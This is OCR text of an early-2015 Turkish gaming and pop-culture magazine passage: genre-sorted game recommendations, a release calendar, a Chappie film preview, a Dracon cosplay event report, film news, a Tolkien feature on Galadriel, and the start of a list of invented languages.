
Neredeyse 1,5 yaşındaki bir oyunun burada YENİ ibaresiyle yer almasının sebebi ne ola ki? GTA 5'in yeni nesil konsollara çıkışıyla birlikte, bir anlamda, gerçekten de yeni bir oyun haline gelmiş olması... Oyuna eklenen FPS kamera açısı oynanışı, Los Santos'un gördüğünüz yönlerini o kadar değiştiriyor ki, oyunu PS3'te bitirmiş olsanız bile, geri dönmek isteyeceksiniz.




Resident Evil HD Remake
PC, PS4, Xbox One, PS3, Xbox 360
Capcom'u bugünlere getiren esas oyunun Gamecube remake'inin yeni remake'i (!) Suyunun suyu diye düşünmeden önce, mutlaka oynamalısınız.




Sunset Overdrive
Xbox One
Insomniac Games'in çılgın silahlı, çılgın düşmanlı, çılgın oynanışlı oyunu Sunset Overdrive, Xbox One sahiplerine aksiyonu dibine kadar yaşatacak.




Middle-Earth: Shadow of Mordor
PC, PS4, XBOX ONE, PS3, 360
Shadow of Mordor büyük bir sürpriz oldu. Assassin's Creed ve Batman serilerinin en iyi yanlarını alan oyunun esas numarası ise Nemesis sistemi.



The Evil Within
PC, PS3, PS4, Xbox 360, Xbox One
Resident Evil'ı başımıza icat çıkarak dehanın uzun süredir ilk yeni çalışması The Evil Within. Çok karanlık, çok kanlı ve kafa karıştırıcı... Çok güzel.



The Last of Us Remastered
PS4
Yağ gibi akan 60 fps grafikleri, tüm DLC'leri eklenmiş yapısıyla The Last of Us Remastered oyunun kesinlikle oynanması gereken sürümü olmuş.



Metal Gear Solid V: Ground Zeroes
PC, PS3, PS4, 360, Xbox One
Yüzeysel anlamda bakarsanız, 2 saatte biten bir demo, ama derinlemesine bakarsanız, 15 saatlik sıkılmayacağınız bir oyun alanı sunuyor. Ve PC'de mükemmel!

Franklin mi, Michael mı, Trevor mı?

1. *Tabii ki Tommy Vercetti! -İHSAN*
2. *Daha tanışmadım kendileriyle. PS2 grafikleriyle oynamak için emektar PC'me çıkmasını bekliyorum. -ÖMER*
3. *Trevor. Milletimizden bir parça görüyorum kendisinde. Çok sempatik. -EDA*
4. *Üçü de değil. P-996 Lazer. Çalmak için kılı kırk yardığım savaş uçağım tabii ki! -SARP*
5. *Franklin. En azimlisi, aklı başında olanı. -ERİM*

"Daha neyin Remastered'ı çıkabilir ki?" diye sorsak?

1. *Bir doz Heart of Darkness'a hayır demezdim doğrusu. -İHSAN*
2. *Çıkmaz ama Bloodlines. Çıkmaz ama. Yok çıkmaz... (ters psikoloji işe yarar mı?) -ÖMER*
3. *Final Fantasy 9. Olur gibi de geliyor. -EDA*
4. *Heart of Darkness isterim ben. Ama yapmazlar. Keşke yapsalar. Ühü. -SARP*
5. *Deus Ex. İlk oyun. Yapılsın artık! -ERİM*

Evolve'a hangi yaratık eklense alırsın?

1. *Traal'ın kurt gibi acıkmış cırtlak canavarı :) -İHSAN*
2. *Gulyabani!! (buraya akor basmadan gitarın tellerine sırayla vurma müziği girecek) -ÖMER*
3. *Hydra. Tek kafayı kesersin, yerine iki tanesi gelir. Saldırılar uzayan boyunlarla olur. Mis. -SARP*
4. *Uçan adam Sabri gelse ilk gün alırım. -ERİM*
5. *King Kong ilginç olurdu aslında. -ALP*

STRATEJİ

Yeni

Grey Goo
PC

Beklenmedik bir anda çıkan Grey Goo, eski Westwood Studios kafasında asimetrik bir strateji oyunu. Ama zor ve kaynak yönetimi de çok önemli!

Civilization: Beyond Earth
PC

Civilization hiç gitmediği bir yere gidiyor: Uzaya. Önceki Civilization'ların bittiği yerden, yeni dünyalara yelken açıyor ve hayatta kalmaya çalışıyoruz.

CoH 2: Western Front Armies
PC

Company of Heroes 2'nin senaryosuna hiçbir katkısı yok, ama Batı cephesinden ABD ve Alman güçlerini de savaşa katıyor WFA.

XCOM: Enemy Within
PC, PS3, 360

XCOM Enemy Unknown'a yepyeni bir içerikle bezeyip karşımıza çıkarttılar! İnsafsız düşmanlar, yeni bir teknoloji ağacı ve verilecek çok daha kritik kararlar var artık.

Europa Universalis IV
PC

Dünyayı ele geçirmek, niahaha, kolay mı sandınız? 1444'ten itibaren bir ülkeyi yöneterek ele geçirmeye çalışın da anlayın Venedik'i Konya'yı.

DVO & ONLINE

Yeni

Evolve
PC, PS4, XBONE

Dört avcı bir yaratığa karşı oynanan Evolve, az sayıda arkadaş bir araya gelip oynamak için güzel bir seçim.

World of Warcraft: Warlords of D.
PC, Mac

World of Warcraft'ın en son genişleme pakediyle birlikte abone sayısı yeniden 10 milyonun üstüne çıktı. Eskimeyen dünyaya yeniden hoşgeldiniz.

World of Warplanes
PC

Wargaming.NET'in ikinci bombası da hava sahamıza düştü: World of Warplanes, tankları hantal bulan oyuncuların gözbebeği olacak.

World of Tanks
PC

Dünyanın en başarılı free2play oyunlarından birisi olan WoT, artık Türkçeleştirilmiş olarak oynanabiliyor. Eğer denemediyseniz, denemesi bedava.

Hearthstone: Curse of Naxram.
PC, iOS

Hearthstone'un yükselişi durdurulamıyor! Yeni çıkan Curse of Naxrammas tek kişilik hikaye pakediyle yerini iyice sağlamlaştırıyor.

YARIŞ & SİMÜLASYON

Elite Dangerous
PC

Serbest dünyalı oyun mu demiştiniz? "Serbest galaksi"yi deneyin bir de! Ne isterseniz olabildiğiniz bu evrende, uzun süre takılacaksınız.

Forza Horizon 2
Xbox One

Ana Forza serisinin başarısı yetmiyormuş gibi, Horizon yan serisi de ayrı bir başarı hikayesine dönüştü. Araba yarışlarından hoşlananlar

GRID Autosport
PC, PS4, PS3, 360, Xbox One

Codemasters'ın en iyi yaptığı şey olan araba yarışları serilerinden GRID, yepyeni oyunuyla devam ediyor.

Gran Turismo 6
PS3

Playstation'ın en büyük markalarından biri, yeni nesile çıkmayı reddederek PS3 sahibi çoğunluğu memnun etti.

ARMA 3
PC

Askeri simulasyonların şahı ARMA üçüncü oyunuyla geri döndü. Yanlız biraz yarım döndü, tek kişilik sonradan teşrif etti :)

AYIN ALTIN OYUNU



Monster Hunter 4 Ultimate

ONLAR DA BİR GÜN GELECEK!

GTA V'in PC sürümü şu listeden bir gün çıkacak mı, onu merak ediyoruz biz. Yine erteleme, yine erteleme!


MART '15	
Assassin's Creed Rogue	PC
Battlefield Hardline	PC, PS4, XBOX ONE, PS3, 360
Bladestorm: Nightmare	PS4, PS3, XBOX ONE
Bloodborne	PS4
Cities Skyline	PC
Dead or Alive 5: Last Round	PC, PS4, XBOX ONE, PS3, 360
DmC Devil May Cry: Definitive Edition	PS4, XBOX ONE
Final Fantasy Type-0 HD	PS4, XBOX ONE
Mario Party 10	WiiU
Mario vs Donkey Kong: Tipping Stars	WiiU
Oceanhorn: Monster of the Uncharted Seas	PC
Ori and the Blind Forest	PC, XBOX ONE
Pillars of Eternity	PC
Ride	PC, PS4, XBOX ONE, PS3, 360
Screamride	XBOX ONE, 360
White Night	PS4
Worlds of Magic	PC
Zombie Army Trilogy	PC, PS4, XBOX ONE
NİSAN '15	
Dark Souls 2: Scholar of the First Sin	PC, PS4, XBOX ONE, PS3, 360
Dead Island 2	PC, PS4, XBOX ONE
Dungeons 2	PC
GTA 5	PC
Kholat	PC
Mortal Kombat X	PC, PS4, XBOX ONE, PS3, 360
Not a Hero	PC
Project CARS	PC, PS4, XBOX ONE
Xenoblade Chronicles	3DS
MAYIS '15	
Codename: STEAM	3DS
The Witcher 3: Wild Hunt	PC, PS4, XBOX ONE
Trainz: A New Era	PC

SPOR & MENAJERLİK



Football Manager 2015
PC

Geçen yılki gelişmelerden sonra, yeni eklenen oyuncu animasyonları başta olmak üzere, yeniliklerin bir kısmı hayal kırıklığı yarattı. Ama, yine de daha iyisi yok.



NBA 2K15
PC, PS3, PS4, 360, Xbox One

NBA 2K15 bu yıl da muhteşem bir oyun olarak karşımıza çıkıyor. Basketboldan hoşlananların yegane oyunu o olacak.




FIFA 15
PC, PS3, PS4, 360, Xbox One

FIFA duralama dönemine mi giriyor? Uzun süredir liderliği kaptırmayan FIFA, bu yıl geçen yılın üstüne daha az şey ekleyebilmiş.



PES 2014
PC, PS3, 360

PES ise geçen seneden bu yana aşırı değişmiş. Yeni bir motor, yeni top kontrolü, moral sistemi derken yepyeni bir oyun olmuş. Ama teknik aksaklıkları çok fazla.



Klasik

NBA Jam
PS2, PS3, Xbox, Xbox 360

Ciddi spor oyunları bürümüş dört bir yanımızı! Şöyle havalarda uçtuğunuz, patlamalı gümlemeli bir basketbol oyununa ne dersiniz? BUMŞAKALA!

MACERA & BULMACA

Yeni

Grim Fandango Remastered
PC, PS4, PS Vita

Unutulmaz macera oyunu Grim Fandango PC ve Playstation'lar için yeniden çıktı! Güncellenmiş grafikleri ve yapımcı ses kayıtlarıyla yeniden oynanır!

Yeni

Life is Strange
PC, PS3, PS4, 360, Xbox One

Telltale Games'in oyunlarını andıran episodik yapısı ve zamanı geri alıp seçimlerinizi değiştirebilme yeteneğiyle farklı bir oyun Life is Strange.

The Talos Principle
PC

Hayatımızda Serious Sam ile yer etmiş olan Croteam öyle bir oyuna imza attı ki. Derinliğiyle, hikâyesiyle, bulmaca dengesiyle şahane bir oyun.

The Vanishing of Ethan Carter
PC

Sizi esrarengiz bir olayın içine bırakıp neler olduğunu çözmenizi bekleyen TVOEC, beklenmedik bir taş olarak baş yardı. Ama iyi anlamda.

Klasik

Phantasmagoria 2
PC

Birçokları film-oyunları sevmese de, Phantasmagoria serisi şiddeti ve korku öğeleriyle zamanında tüylerimizi diken etmeyi başarmıştır.

BİR GARİP OYUN

Yeni

Grow Home
PC

Ubisoft'un sürpriz bir şekilde çıkarttığı Grow Home, bir robotun maydanoz yetiştirme maceralarını konu alıyor. Yo, cidden öyle .)

Yeni

Sunless Sea
PC

Büyük bir felaket sonrasında Londra batmıştır... Hayır, gerçekten yeri dibine batmıştır... İlginç bir rogue-like olan Sunless Sea'nin olayı budur!

This War of Mine
PC

This War of Mine, korkunç bir savaşın ortasında kalmış, giderek zorlaşan şartlarda hayatta kalmaya çalışan bir grup normal insanın halini anlatıyor.

P.T.
PS4

Bir demonun bütün oyun dünyasını bu kadar salladığını hiç görmemiştik daha önce. PS4 sahibiyseniz, bu deneyimi yaşamalısınız.

The Stanley Parable
PC

Modluktan oyunluğa terfi eden bu "anlatılan FPS" sizi dumura uğratacak. Sadece İngilizcesi çok iyi olanlara tavsiye ederiz.


CHAPPiE
NO FR
TEST





CHAPPIE

VAR OLMAKTAN YAŞAMAYA GEÇİLEN NOKTADA

Kâğıt üzerinde fazla heyecanlanmamam gerekiyordu. Bilim-kurgu. Kötü kalpli totaliter bir rejim var. İyi niyeti suistimal edilen bilim insanı tabii ki. Sonra bir robot. Robot, *"yapay zekâ gerçekten yaşayabilir mi"* temalı bir hikâye üzerinden ele alınacak… Fakat şanslıyız ki fragmanlar kâğıt üzerinde sunulmuyor. *Chappie*'nin beni vurduğu iki yer var: Son zamanlarda bilim kurgu dünyasında esen aşırı parlak, aşırı hijyenik modayı parçalayan kirli estetiği ve yönetmeninin **Neill Blomkamp** oluşu.

Tarihi verilmemiş bir gelecekte, duyguları olan bir robot yaratmak isteyen bir bilim adamı, yeni geliştirilen polis "memuru" robotlardan birini kaçırır ve içine kendi yazdığı yapay zekâyı yükler. Bu şekilde yeniden "doğmuş" olan Chappie, onu büyüten insanlar ve içinde yaşadığı kültür tarafından şekillendirilerek normal bir birey gibi "büyür" ve kendi kişiliği olan bir robot haline gelir. Bunu bir şekilde koca bir risk olarak algılayan polis gücü de Chappie'nin peşine düşer. Görebileceğiniz gibi ortada çığır açmayı hedefleyen bir ana fikir yok ortada.

Fakat filmi özel yapacağını beklediğim şey, tarzı. Yönetmen Blomkamp, hikâyelerini bilim-kurgunun pahalı gökdelenleri ve bulunmaz devasa makineleri yerine kirli ve kanlı sokaklardan anlatmayı sevmesiyle öne çıkan bir yönetmen. Önceki ses getiren filmleri *District 9* ve *Elysium*'da, çoğumuzun ilk bakışta "klişe" deyip geçeceği konuları nasıl yeni yaklaşımlar ve alışılmadık tasarımlarla öne çıkarabildiğini gösterdiği için, *Chappie*'de de sadece hikâyenin kâğıt üzerindeki haline bakıp önceden karar vermememiz gerekiyor. Blomkamp'ın diğer filmleri gibi, *Chappie* de son derece *"getto"* bir tarza ve mizaha sahip olacak gibi. Boynunda altın zinciri, üzerinde grafitti dövmeler ve hatta aşırı bol pantolonlu *"rapçi"* yürüyüşüyle Chappie'nin kendisinden tutun, filmin başrollerinin bazılarında Blomkamp'ın büyük fanları olan Güney Afrikalı rap grubu **Die Antwoord** üyelerinin bulunmasına kadar son derece ayakları yere, hatta belki daha aşağısına basmak isteyen bir filmle karşı karşıyayız.

Başrolde bir robot olmasına rağmen yanında Blomkamp filmlerinde mutlaka başrollerden birini oynayan, yönetmenin kankası **Sharlto Copley** var. Sinirli intikamcı polis memuru rolündeki **Hugh Jackman**, iyi niyetli bilim adamı **Dev Patel** ve fragmanda "O ROBOTUN ÖLMESİNİ İSTİYORUM!" diye çığırarak karakterinin duruşunu bariz etmekte "kötüyüm ben kötüyüm" diye bağırmaktan yalnızca bir adım daha geride duran **Sigourney Weaver** güçlü birer isim olarak yer alıyorlar.

Proje, aynı *District 9* gibi, Blomkamp'ın önceki kısa filmlerinden birinin beyaz perde için yeniden işlenmiş hali. Şu an YouTube'dan izleyebileceğiniz "**Tetra Vaal**" adlı *gerçekten* kısa film (80 saniye sürüyor), yönetmenin sözlerine göre doğrudan *Chappie*'yi doğuran fikirmiş. Hatta fragmanları yakından izlerken, ben de Chappie'nin kafasının sağ yanında "Tetra Vaal"e çok benzeyen bir yazı tespit etmiş bulunuyorum. Kısa filmde olduğu gibi, *Chappie*'de de görebileceğiniz uzun tavşanımsı kulaklar, yönetmenin büyük ilham kaynaklarından *Appleseed* adlı manga serisinin ana karakterlerinden **Briareos Hecatonchires**'e açık bir gönderme hatta.

Her zamanki gibi otorite ve ötekileşme önemli temalar olarak öne çıkıyor. Bir tarafta Chappie'nin yaratılış amacı olan robot polis orduları ve yakıp yıkma meraklısı *mecha*'lar, diğer tarafta etrafındaki dünyayı algılayan bir bilinci olduğu kanıtlanamıyor diye dışlanıp, sevilmeyen Chappie'nin Emrah-vari dramı. Bütün bu şişirilmiş dram doğrudan mizah amaçlı mı kullanılacak, yoksa dediğim gibi mizah öğeleri genel olarak hüzünlü, epik bir sosyo-politik eleştiriye serpiştirilmiş renkli tuşlar olarak mı kalacak, göreceğiz. Daha şimdiden, 2016 yılından itibaren Amerika'nın bazı eyaletlerinde kullanıma geçirilmesi düşünülen robot polis modeli **"Telebot"** gibi gerçekler söz konusuyken, Blomkamp'ın bakışını merakla bekliyorum.

4 Mart 2015 tarihiyle dünya çapında izlenime girecek olan Chappie, bizlere bir yapay zekânın birey olarak ayağa kalkışını, eğlenceli ve orijinal bir şekilde gösterecek gibi. İzlemediyseniz, önceki iki filmini izlemenizi şiddetle tavsiye ederek, heyecanlı bekleyişime kaldığım yerden devam ediyorum o zaman ben! **-Erim**

FAKİR AMA GURURLU BİLİM-KURGU

Kirli, distopik, bilinmezlerle dolu, hayatın ucuz, teknolojinin daha da ucuz olduğu bir dünya hayal edin. Aslında hayal etmenize çok da gerek yok, çünkü bütün sempatik, pıtırcık yalanları ortadan kaldırdığınızda, etrafınıza tekrar bakarak da görebileceğiniz bir dünya bu. Güney Afrikalı genç yönetmen **Neill Blomkamp**'ın her fırsatta bize gösterdiği dünyadan farksız. *Chappie* vizyona girene kadar biraz süremiz varsa eğer, bu süreyi diğer Blomkamp filmlerine bir göz atmak için kullanırsak, vaktimizi hayatım boyunca duyduğum şu mitolojik "dersini günü gününe çalışan örnek öğrenci"lerden bile daha iyi kullanmış oluruz diye düşünüyorum.

DISTRICT 9 (2009)

Blomkamp'ın 2005 tarihli kısa filmi *Alive in Joburg*'dan adapte ettiği ilk büyük filmi *District 9*, Afrika'da toplum tarafından nefret edilen ve hükümet tarafından küçük bir kampa yerleştirilen yasadışı uzaylıların, onları dışlayan toplumla mücadelelerini aksiyon seven bir dille anlatıyordu. Bilim-kurguda alışık olmadığımız bir gerçekçilik ve anormal olanı doğal gelen bir şekilde işleyebilmesiyle öne çıkan *District 9*, bilim kurguda farklı şeyler yapmayı başaran filmler arasında hak ettiği yere kavuştu.

ELYSIUM (2013)

Elysium, 2154'te geçmesine rağmen, yönetmenin yorumuna göre, "Bu bilim kurgu değil, bu günümüz". Filmde, dünya üzerindeki insanlar yokluk ve aşırı nüfus içinde boğulurken, zengin elit kesim Dünya'nın yörüngesinde asılı duran yapay koloni Elysium'da, huzur içinde yaşamaktadırlar. Ana karakter **Max Da Costa**, yakalandığı ölümcül bir hastalıktan kurtulmak için yasadışı bir şekilde Elysium'a gitmelidir. Bu yolda ölümcül teknolojiler, daha ölümcül politikacılar ve psikopat olduğu kadar renkli ajan Krueger'la baş etmek zorundadır. *District 9* kadar özel olmasa da *Elysium* da akılda kalıcı tasarımları ve renkli karakterleriyle kendine yer etmiştir.











DRACON 4

Alt Kültür Avengers'ı 4. Kez Toplanıyor

Bu sene de 7-8 Şubat tarihlerinde İzmir Fatih Koleji'nde dördüncüsü düzenlenen **Dracon** etkinliğindeydim. Daha öncede bahsettiğim gibi Dracon, temeli cosplay olan bir alt-kültür etkinliği. Yani anime severler, çizgi roman hastaları, oyuncular, amatör tasarımcılar vb. için kutsal bir buluşma noktası diyebilirim.

Açık konuşmak gerekirse etkinlik o ilk zamanlarındaki amatör havasından bir hayli kurtulmuş ve adını alt-kültür camiasına fazlasıyla duyurmuş. Zira bu sene daha önce hiç görmediğim kadar kalabalıktı ve Türkiye'nin pek çok tarafından katılımcı teşrif etmişti. E tabii buna bağlı olarak cosplaylerin kalitesi de bir hayli yükselmişti.

Lakin benim asıl katılma sebebim bu değildi, benim gibi retro oyun hastalarını bir araya getiren retro odasıydı (kabul ediyorum, nişanlımın cosplay yapması da bir diğer ciddi etken idi). Etkinliğe varır varmaz kendimi retro odasına attım ve aradığımı da aynen buldum: **SNES, Sega Genesis, Famicom, içinde her türlü arcade oyunu yüklü bir Xbox** ve piksel kafalı pek çok oyuncu.

Tabi bana yakışır şekilde derhal SNES'teki *Street Fighter 2* turnuvasına katıldım ve ayıptır söylemesi rakiplerimi hallaç pamuğu gibi attım Ken'le. Zira gelirken kendi joystick'imi getirecek kadar da hazırlıklı gelmiştim. Ta ki finalde kıran kırana geçen bir müsabakanın ardından bizzat kendi arkadaşımın Ryu'suna boyun eğene kadar. Biz birbirimize aduket yağdırırken yan odada da millet *Soul Calibur* turnuvasında birbirini dilimliyordu bu arada.

Daha sonra zaman yolculuğunun verdiği yorgunluğu (sizde yaratmıyor mu yoksa?) atmak için de biraz cosplay yarışmasında koltuklara gömülüp dinlenelim dedik, ama sağolsun oturduğumuz yerde ödüllü çekiliş ve bilgi yarışması da iki dakika boş oturtmadı bizi. Hemen ardından sahneye ne kadar anime, çizgi roman, film karakteri varsa çıktı ve güçlerini değil de kostümlerinin kalitesini kapıştırdılar. Kesinlikle görmeye değerdi.

Ne diyelim, darısı retro oyun etkinliklerinin başına. **-Emre**

SPIDER-MAN ARTIK AVENGERS İÇİN AĞ ATACAK

Uzun zamandır dilediğimiz, "olsun artık" diye kendimizi yiyip bitirdiğimiz gelişme sonunda oldu! *Spider-Man*, *Avengers*'a katılmak için ilk adımı sonunda attı! Bildiğiniz üzere *Spider-Man*'in film hakları diğer **Marvel** filmlerinin aksine (*Iron-Man*, *Hulk*, *Avengers* vb.) **Sony**'de bulunuyordu. Fakat *Avengers*'ı yapan **Disney**, Marvel'ı da yanına alarak Sony ile oturdu ve bir anlaşmaya vardı: Andrew Garfield'lı *Spider-Man*'i artık unutun; çünkü anlaşma neticesinde yepyeni bir *Spider-Man* geliyor (evet, yine)! 28 Temmuz 2017'de çıkacak olan yeni *Spider-Man* filmi için bırakın senaryoyu henüz aktör bile belli değil. Fakat bu kez filmin yapımcı koltuğunda *Avengers* ve diğer Marvel filmlerini yapan ekip var. Bu kez umutluyuz!

Sony ile Disney arasındaki anlaşma ne kadarlık bir süreyi kapsıyor bilemiyoruz. Ama *Spider-Man*'i bu anlaşma neticesinde *Avengers*'ın 3. filminde görebilmeyi umuyoruz. Fakat o zamana kadar bekleyemem derseniz güzel bir söylentiyi de buraya bırakayım: *Captain America: Civil War* filminde *Spider-Man*'in ilk kez kendini göstereceği iddia ediliyor. **-Enis**

X-MEN: APOCALYPSE KADROSU



Bryan Singer'ın yönetmen koltuğunda olacağı yeni *X-Men* filmi için oyuncu kadrosu şekillenmeye başladı. Genç Magneto ve Xavier ile yoluna devam edecek filme, *X-Men*'in diğer popüler üyeleri de katılıyor (üstelik gencecik şekilde). Bunlardan en son ortaya çıkanıysa Nightcrawler karakteri. Bu karaktere can verecek olansa 18 yaşındaki **Kodi Smit-McPhee** (*Dawn of the Planet of the Apes*). Kodi'nin yanı sıra *Game of Thrones*'un Sansa'sı **Sophie Turner** da Jean Grey karakterine hayat verecek. Tanıdığımız, sevdiğimiz popüler *X-Men* üyelerinin oldukça genç hallerini göreceğimiz filmin diğer dikkat çeken yeni oyuncularıysa şu şekilde: **Oscar Isaac** (Apocalypse), **Tye Sheridan** (Cyclops), **Alexandra Shipp** (Storm). **-Enis**

EN İYİ FİLM OSCAR'I BIRDMAN'E GİDİYOR

Michael Keaton'ın Batman ile başlayan yükselişi ve sonrasında inişe geçen kariyerinden esinlenen ve ilginç bir şekilde başrolünde Michael Keaton'ın olduğu Birdman, bu yılın Akademi tarafından en iyi filmi seçildi. Meraklıları Blu-Ray sayfamıza alalım.



AQUAMAN'DEN İLK GÖRSEL

Kendine ait bir filmle beraber Batman V Superman filminde de göreceğimiz Aquaman için ilk görüntü paylaşıldı. Sarışın değil ama karizması yok demek de olmaz.



ARNOLD'IN TERMINATOR SEVDASI

Terminator Genisys ile yepyeni bir seriye adım atacak olan kült filmin kült oyuncusu Arnold Schwarzenegger (bakmadan yazdım!), 2017'de çıkacak devam filminde de oynayacağını açıkladı. Adam seviyor arkadaş Terminator'ü.





GALADRIEL

ALTIN VE GÜMÜŞ IŞIĞIN HANIMI

Henüz gökyüzünde Güneş ve Ay yokken yıldızlar vardı ve Valinor'un ışığı parlaklığından bir şey yitirmemişti. Vala ve Elflerin birlikte yaşadığı bu müreffeh zamanda doğmuştu **Galadriel**.

Gördüğü ilk şey olan yıldızların ışığı gözlerinden hiç silinmedi ve Valinor'un parlayan İki Ağacı'nın hatırası kalbinde daima yeşil kaldı. Güzelliği ve gücü Elfler içinde bile rakipsiz olan Galadriel'in saçları derin bir altın rengi üstüne gümüş işlemeler varmışçasına parlak ve eşsizdi. Çoğunlukla beyaz giyinmeyi tercih etti. Amcası Fëanor onun saçından bir tel istediğinde onu geri çevirmişti, çünkü tutkulu Elf'in kalbinde yeşeren karanlığı görmüştü. İki kez daha şansını deneyen Fëanor sonunda vaz geçip Altın ve Gümüş Ağaçların ışığını ölümsüzleştirmek için (ve belki biraz da Galadriel'e inat) Silmarilleri yaptı. Kim bilebilirdi ki bu mücevherlerin başlarına getireceği felaketleri…


Birinci Çağ'da Melkor'un oyunlarına gelen ve lanetli bir yemin eden Fëanor'u takip eden Noldor içinde yer alan Galadriel ve kocası Celeborn Akraba Kıyımı'na karışmamıştır. Onlar geride kalıp Fingolfin önderliğinde Gıcırdayan Buzlar'ı geçerek Orta Dünya'ya ayak basmışlardır. Bu esnada çok kayıp vermişler ve Mandos'un karanlık kehanetini dinlemişlerdir.

Öfke Savaşı bitip de İkinci Çağ başladığında Galadriel'e Valar tarafından Valinor'a dönüş izni verildi ama o kibri ve gururu yüzünden Orta Dünya'da kalmayı seçti. Beleriand'a yerleşti, Nenya'nın sahibi oldu ve nihai toprakları Lorien'e geçene kadar da burada kaldı. Lothlorien'in hükümdarı ölünce Celeborn ile orada kaldılar ve Lorien Elflerinin lideri oldular. Tek kızı Celebrian burada doğmuştu, ki o da Elrond'un eşi ve Arwen'in annesinden başkası değildir.

Fakat karanlık, dünyada yalnızca uykuya yatar ve tekrar ortaya çıkacağı günü kollar. Üçüncü Çağ'da artık gücünün doruğunda olan Galadriel Ak Divan'ın en önemli üyelerinden biri olur ve Sauron'un Dol-Guldur'dan kovulmasında rol oynar.

Gandalf'ı yeni kaybetmiş Yüzük Kardeşliği yardım için kapısına geldiğinde onları ağırlayıp kıymetli armağanlarla uğurlar. Esirgediği saç tellerini bu kez Gimli'ye verir. "Varlıkların en ufağı bile tarihin akışını değiştirebilir" diye öğütler Frodo'ya. Bu sırada kendi karanlığı ile de yüzleşir ve saflığını koruyarak çağlar sonra Valinor'a tekrar dönmeye hak kazanır. Galadriel'in Aynası geleceği gösterir, anıların derin dehlizlerine uzanır ve şimdinin anlamını hatırlatır bakana. Her şey bittiğinde Frodo onu bir kez daha görecektir. Yüzük Taşıyıcısı olmanın yalnızlığını en iyi anlayan bu kudretli Elf'in karanlığın yok edilmesindeki çabaları sözcüklerin ötesinde bir anlam ihtiva eder.

Düşünceleri okuyabilen ve doğrudan zihinlere seslenebilen Galadriel, şüphesiz ki Orta Dünya tarihinin en özel ve eşsiz güzellikte simalarından birisidir. Bir kadın oluşu ve erkeklerin dünyasındaki güçlü duruşu belki yaratıcısı Tolkien'in bile ona olan hayranlığına dalalettir. Doğayı koruyup yeşertmenin, bilgeliğin ve tevazuunun simgesidir Galadriel. Biz fanilerin ait olduğu dünyanın daha erken ve ihtişamlı çağlarından kalma bir yadigâr, Gri Limanlar'ın ötesindeki Valinor'dan içimizi ısıtan bir ışık, son bir tebessümdür belki de. **-Eren E.**





NENYA, BEYAZ YÜZÜK

Nenya; su elementine hükmeden, Sert-taşından dövülmüş gümüşi işlemelere sahip bir yüzüktür ve koruyucu, kollayıcı büyülerin yanında varlıkların gerçek doğasını görebilmeyi sağlayan özellikleri de vardır. Galadriel'in kendi gücü ve derin bilgisiyle birleşince Lothlorien'in yüzyıllar boyunca korunmasını sağlayan bir kudrete sahiptir. Ama Uruk'ların Lothlorien'e saldırabilmeleri, bu korumanın askeri güçte etkili olmadığını kanıtlar. Yine de Sauron'un kendisi saldırmadan Lothlorien'in düşmeyeceği, bunun sebebinin de Galadriel ve Nenya olduğu söylenir. Galadriel yalnızca diğer Yüzük Taşıyıcıları tarafından görülebilen bu güç yüzüğü sayesinde Sauron devrildikten sonra eşi Celeborn'la birlikte Dol Guldur'daki menfur hisarı yok etmiştir.

Tek Yüzük'ün yok oluşundan sonra Nenya'nın ışığı ve gücü solmuş, zamanla anılarda kalan silik bir hatıra olmuştur. Nenya uzun yıllar taşıyıcısına hizmetin ardından, nihayetinde diğer Yüzük Taşıyıcıları ile birlikte Gri Limanlar'dan ayrılan Galadriel'in parmağında Orta Dünya'yı terk-i diyar etmiştir.



AKRABA KIYIMI NEDİR?

Orta Dünya tarihinin hüzünlü olayları arasında yer alır ilk Akraba Kıyımı. Fëanor, Melkor Silmarilleri çalıp ve babası Finwë'yi öldürüp Orta Dünya'ya kaçtığında Valar'ın uyarılarına aldırmadan peşinden gitmeye karar verir. Öncü Noldor Elfleriyle sahile giden, akrabaları Telerilerden gemileri talep eden Fëanor hayır cevabını kabul edemez. Kılıcını çeken ve kendi ırkını acımasızca katletmeye başlayan gözü dönmüş Fëanor'un üvey kardeşi Fingolfin'in gelişiyle katliam zirveye ulaşır. Teleri, bir nebze kendisini savunabilse de, Fingolfin ve Noldor güçlerinin gelişi kıyımı mühürler. Fingolfin, daha sonra hızlı karar aldığı ve kendi soyunu katlettiği için büyük pişmanlık duyar ama Fëanor çoktan kaybolmuştur karanlığın içine.

Hayali bir dünyayı nasıl daha gerçekçi yaparsınız? Daha detaylı karakterler, ya da komple kültürler yaratmak mı daha inandırıcı durur? Çözüme giden birden fazla yol olmakla birlikte belki de bunlardan en ikna edici olanı (ve en zahmetlisi) baştan bir dil yaratmak. Bu zahmete katlanan nice örneğin içinden en "kulağımıza hoş gelenleri" toparladık. **-Eren. E**

10



GOA'ULD (STARGATE)

Stargate'in TV serileri için oluşturulan bu dil, ilk filmde antropolog **Stuart Tyson Smith**'in oluşturduğu Antik Mısır soslu **Abydonian** lisanının asıl halidir ve insanımsı varlıklar içerisinde parazit olarak yaşayan aynı isimli uzaylı ırkına aittir. Özne-yüklem-tümleç gibi bir yapısı olan dil hiyerogliflere benzeyen bir alfabeye sahiptir ve daha çok dizideki gizli espriler için kullanılır.

AKLO (CTHULHU MİTOSU)

Bir dil düşünün ki yalnızca en karanlık kabuslarınızda barınabilecek varlıklar tarafından konuşulsun, onların lanetli isimlerini sadece fısıltı ile telaffuz ederken kullanılsın. **H.P. Lovecraft**'ın Cthulhu mitosunda anlatılan "**Eskilerin**" dilidir Aklo. Çoğunlukla başka boyutlardan varlıklar çağırmak ve çeşitli büyüler için ağza alınır.



9

8



UZAYLI DİLİ (FUTURAMA)

